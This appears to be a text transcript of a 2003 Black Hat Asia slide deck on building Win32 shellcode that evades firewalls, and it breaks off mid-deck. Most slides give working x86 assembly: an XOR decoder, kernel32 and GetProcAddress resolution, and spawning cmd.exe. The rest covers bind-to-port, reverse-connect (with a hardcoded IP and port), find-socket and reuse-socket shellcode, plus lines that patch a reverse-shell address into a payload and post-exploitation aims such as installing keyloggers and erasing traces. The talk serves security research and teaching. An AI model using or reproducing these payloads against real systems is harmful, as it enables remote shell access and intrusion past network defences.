Win32 One-Way Shellcode

Building Firewall-proof shellcode

Black Hat Briefing Asia 2003

sk@scan-associates.net

Co-founder, Security Consultant, Software Architect

Scan Associates Sdn Bhd

Overview

- Introduction
  - Windows Shellcode Skeleton
  - Bind to port
  - Reverse connect
- One-way Shellcode
  - Find socket
  - Reuse socket
  - Rebind socket
  - Other One-way
- Transferring file
- End of shellcode?

scan associates

Introduction to Shellcode (1)

- An exploit consist of two major parts:
  - Exploitation Technique
  - Payload
- The objective of the exploitation part is to divert the execution path:
  - Stack-based Buffer Overflow
  - Heap-based Buffer Overflow
  - Format String
  - Integer Overflow, etc.
- Exploitation technique are varies and dependant to specific vulnerability

Introduction to Shellcode (2)

- Payload allows arbitrary code execution
- Shellcode is a payload that will spawn you a shell, which in turn allows interactive command execution
- Unlike Exploitation Technique, a well designed shellcode can easily be reused in others exploits
- Basic requirements: a shell and a connection

Why Shellcode?

- Discover internal network to further penetrate into other computers
  - net view /domain
- Upload/download file/database
- Install trojan, key logger, sniffer, enterprise worm, WinVNC, etc.
- Restart vulnerable service
- Cleaning up trace
- Etc.

Windows Shellcode Skeleton

- Getting EIP
- Decoder
- Getting addresses of required functions
- Setup socket
- Spawning shell

scan associates

Getting EIP

- Useful to know where you are (EIP)
- To get EIP, we can CALL a procedure and POP it from the stack before return

```
450000:
            label1:   pop eax
450005: … (eax = 451005)


451000:               call label1
451005:
```

```
450000:               jmp label1
450002:
            label2:   jmp cont
450004:
            label1:   call label2
450009:
            cont:     pop eax
            …         (eax = 450009)
```

scan associates

Decoder

- Buffer overflow usually will not allow NULL and some special characters
- Shellcode can encode itself using XOR to prevent these special characters
- During execution, a decoder will translate the rest of the code back to opcode

```
          xor     ecx, ecx
          mov     cl, 0C6h ;size
loop1:
          inc     eax
          xor     byte ptr [eax], 96h
          loop    loop1
```

Getting Address of Required Function

- Locate address of any Win32 API via GetProcAddress()
- We can locate address of GetProcAddress() from KERNEL32.DLL in the memory
- Default KERNEL32.DLL base memory:
  - NT – 0x77f00000
  - 2kSP2 & SP3 – 0x77e80000
  - WinXP - 0x77e60000
- KERNEL32.DLL starts with “MZ\x90”, the strategy is to loop backward from 0x77f00000 to find “\x90ZM”

Locating Kernel32 Base Memory

- A better way to locate Kernel32 base memory

```
mov   eax,fs:[30h]         ; PEB  base
mov   eax,[eax+0ch]        ; goto PEB_LDR_DATA
mov   esi,[eax+1ch]        ; first entry in
                           ; InInitializationOrderModuleList
lodsd                      ; forward to next LIST_ENTRY
mov   ebx,[eax+08h]        ; Kernel32 base memory
```

Getting GetProcAddress() (1)

- Obtain GetProcAddress() from Export Table in Kernel32
  - Locate Export Name Table
  - Loop to find "GetProcAddress"
  - Get Ordinal and calculate the address

```
mov     esi,dword ptr [ebx+3Ch]    ;to PE Header
add     esi,ebx
mov     esi,dword ptr [esi+78h]    ;to export table
add     esi,ebx
mov     edi,dword ptr [esi+20h]    ;to export name table
add     edi,ebx
mov     ecx,dword ptr [esi+14h]    ;number of exported function
push    esi
xor     eax,eax
```

Lucan associates

Getting GetProcAddress() (2)

- ProcAddr = (((counter * 2) + Ordinal) * 4) + AddrTable + Kernel32Base

```
mov     edx,dword ptr [esi+24h]     ;to Export Ordinals
add     edx,ebx
shl     eax,1                       ;count * 2
add     eax,edx                     ;count + Export Ordinals
xor     ecx,ecx
mov     cx,word ptr [eax]
mov     eax,dword ptr [esi+1Ch]     ;to Export Addr
add     eax,ebx
shl     ecx,2                       ;count * 4
add     eax,ecx                     ;count + Export Addr
mov     edx,dword ptr [eax]
add     edx,ebx                     ;GetProcAddress()
```

Getting other functions by name

- Set ESI to Function name, EDI to store the addr
- Move ECX to number of function to load
- Call loadaddr

```
mov     edi,esi
xor     ecx,ecx
mov     cl,3
call    loadaddr
```

```
loadaddr:
        mov     al,byte ptr [esi]
        inc     esi
        test    al,al
        jne     loadaddr
        push    ecx
        push    edx
        push    esi
        push    ebx
        call    edx
        pop     edx
        pop     ecx
        stosd
        loop    loadaddr
        ret
```

scan associates

Spawning a shell (1)

- Set up STARTUPINFO
- Standard input/output/err will be redirected
- Call CreateProcess() to launch cmd.exe

Spawning a shell (2)

```
          mov     byte ptr [ebp],44h              ;STARTUPINFO size
          mov     dword ptr [ebp+3Ch],ebx         ;output handler
          mov     dword ptr [ebp+38h],ebx         ;input handler
          mov     dword ptr [ebp+40h],ebx         ;error handler
;STARTF_USESTDHANDLES |STARTF_USESHOWWINDOW
          mov     word ptr [ebp+2Ch],0101h
          lea     eax,[ebp+44h]
          push    eax
          push    ebp
          push    ecx
          push    ecx
          push    ecx
          inc     ecx
          push    ecx
          dec     ecx
          push    ecx
          push    ecx
          push    esi
          push    ecx
          call    dword ptr [edi-28] ;CreateProcess
```

Demo

- Building a shellcode (bind.asm)
  - Writing
  - Compiling
  - Hex editing

scan associates


The Connection

- To get interactive, the shellcode must somehow setup a channel to allow us to send command as well as receive output from the shell
- Three known techniques:
  – Bind to port
  – Reverse connection
  – Find socket

Bind to port shellcode (1)

- Setup a socket to bind to a specific port and listening for connection
- Upon accepting connection, spawn a new shell
  - WSASocket()
  - bind()
  - listen()
  - accept()
- Exploits: slxploit.c, aspcode.c, asp_brute.c

Bind to port shellcode (2)


Buffer Overflow
Attack vulnerable service
Attacker
Attacker connect to port N to get shell
Server
Shellcode binds to port N

Bind to port shellcode implementation

```
mov     ebx,eax
mov     word ptr [ebp],2
mov     word ptr [ebp+2],5000h ;port
mov     dword ptr [ebp+4], 0 ;IP
push    10h
push    ebp
push    ebx
call    dword ptr [edi-12] ;bind
inc     eax
push    eax
push    ebx
call    dword ptr [edi-8] ;listen (soc, 1)
push    eax
push    eax
push    ebx
call    dword ptr [edi-4] ;accept
```

Result:
435 bytes Bind to port shellcode that will work with any service pack (bind.asm)

Demo


- Testing Bind to port shellcode using a testing program (testskode)

Problem with bind to port shellcode

- Firewall usually block all ports except for listening port of the service

block in on $EXTIF from any to any

pass in log quick on $EXTIF inet proto {tcp,udp} from any to $HTTP port = http flags S keep state



Buffer Overflow
Attack vulnerable service
Attacker
Attacker connect to port N blocked by firewall
Server
Shellcode binds to port N

Reverse Connect Shellcode (1)

- Create a new socket
- Connection to an IP and port specified in the shellcode
  - WSAStartup()
  - WSASocket()
  - connect()
- Exploits: jill.c, iis5asp_exp.c, sqludp.c, iis5htr_exp.c

scan associates

Reverse Connect Shellcode (2)


Buffer Overflow
Attack vulnerable service
Attacker
Server
Shellcode creates a new socket
Server connect to Attacker and spawn a shell

scan associates

Reverse Connect Shellcode Implementation

```
push    eax
push    eax
push    eax
push    eax
inc     eax
push    eax
inc     eax
push    eax
call    dword ptr [edi-8] ;WSASocketA
mov     ebx,eax
mov     word ptr [ebp],2
mov     word ptr [ebp+2],5000h ;port
mov     dword ptr [ebp+4], 2901a8c0h ;IP
push    10h
push    ebp
push    ebx
call    dword ptr [edi-4] ;connect
```

Result:

384 bytes Reverse connection shellcode (reverse.asm)

scan associates

Demo


- Exploit can change the IP and port using:
  - **(unsigned int *)&reverse[0x12f] = resolve(argv[1]) ^ 0x96969696;*
  - **(unsigned short *)&reverse[0x12a] = htons(atoi(argv[2])) ^ 0x9696;*
- Using reverse connect shellcode in JRun/ColdFusion Heap based Buffer overflow (weiwei.pl)

scan associates

Problem with reverse connect shellcode

- Firewall usually block all outgoing connection from DMZ

block out log on $EXTIF from any to any


Buffer Overflow
Attack vulnerable service
Attacker
Reverse connect blocked by firewall
Server
Shellcode creates a new socket


One-Way Shellcode

- Firewall blocks all ports except for listening port of the service
- Firewall blocks all outgoing connection from DMZ server
- One way shellcode:
  - Find socket
  - Reuse socket
  - Rebind socket
  - Command execution
  - Others

Find socket shellcode (1)

- Find and use existing connection
  - Loop to find the socket descriptor of the current connection
  - Identify current connection by comparing destination port
  - Once found, bind it to a shell
- However, socket may not be a non-overlapping socket
- Thus, we cant use it directly as in/out/err handler in CreateProcess()
- Using anonymous pipe

Find socket shellcode (2)


Buffer Overflow
Attack vulnerable service
Attacker
Shellcode reuse current connection to spawn a shell
Server
Shellcode loops to find current socket descriptor

scan associates

Find socket shellcode implementation

```
        xor     ebx,ebx
        mov     bl,80h
find:
        inc     ebx
        mov     dword ptr [ebp],10h
        lea     eax,[ebp]
        push    eax
        lea     eax,[ebp+4]
        push    eax
        push    ebx                             ;socket
        call    dword ptr [edi-4]               ;getpeername
        cmp     word ptr [ebp+6],1234h          ;myport
        jne     find
found:
        push    ebx                             ;socket
```

Result: 579 bytes Reuse socket shellcode that uses anonymous pipe (findsock.asm)

scan associates

Demo

- Using reuse socket shellcode in MS SQL Server HelloBug (hellobug.pl)


Problem with find socket shellcode

- Socket is no longer available in most heap based buffer overflow in Win32
- For example:
  - iis5asp_exp.c, iis5htr_exp.c, weiwei.pl

Reuse socket shellcode (1)

- Create a socket, use setsockopt() to reuse address, bind a shell directly to the existing service port:
  - WSASocketA()
  - setsockopt()
  - bind()
  - listen()
  - accept()
- The next connection to the service will return a shell
- In Win32, any user may bind to any port, even < 1024

Reuse socket shellcode (2)


Buffer Overflow
Attack vulnerable service
Attacker
Attacker connect vulnerable service again to get shell
Server
Shellcode rebinds cmd to same port

Reuse socket shellcode implementation

```
mov     word ptr [ebp],2
push    4
push    ebp
push    4                             ;SO_REUSEADDR
push    0ffffh
push    ebx
call    dword ptr [edi-20]            ;setsockopt
mov     word ptr [ebp+2],5000h        ;port
mov     dword ptr [ebp+4], 0h         ;IP
push    10h
push    ebp
push    ebx
call    dword ptr [edi-12]            ;bind
```

Result: 434 bytes reuse socket shellcode (reuse.asm)

scan associates

Demo

- Using Reuse socket in WebDav exploit (reusewb.c)

Problem with Reuse Socket

- Some applications uses SO_EXCLUSIVEADDRUSE, thus reusing the address is not possible

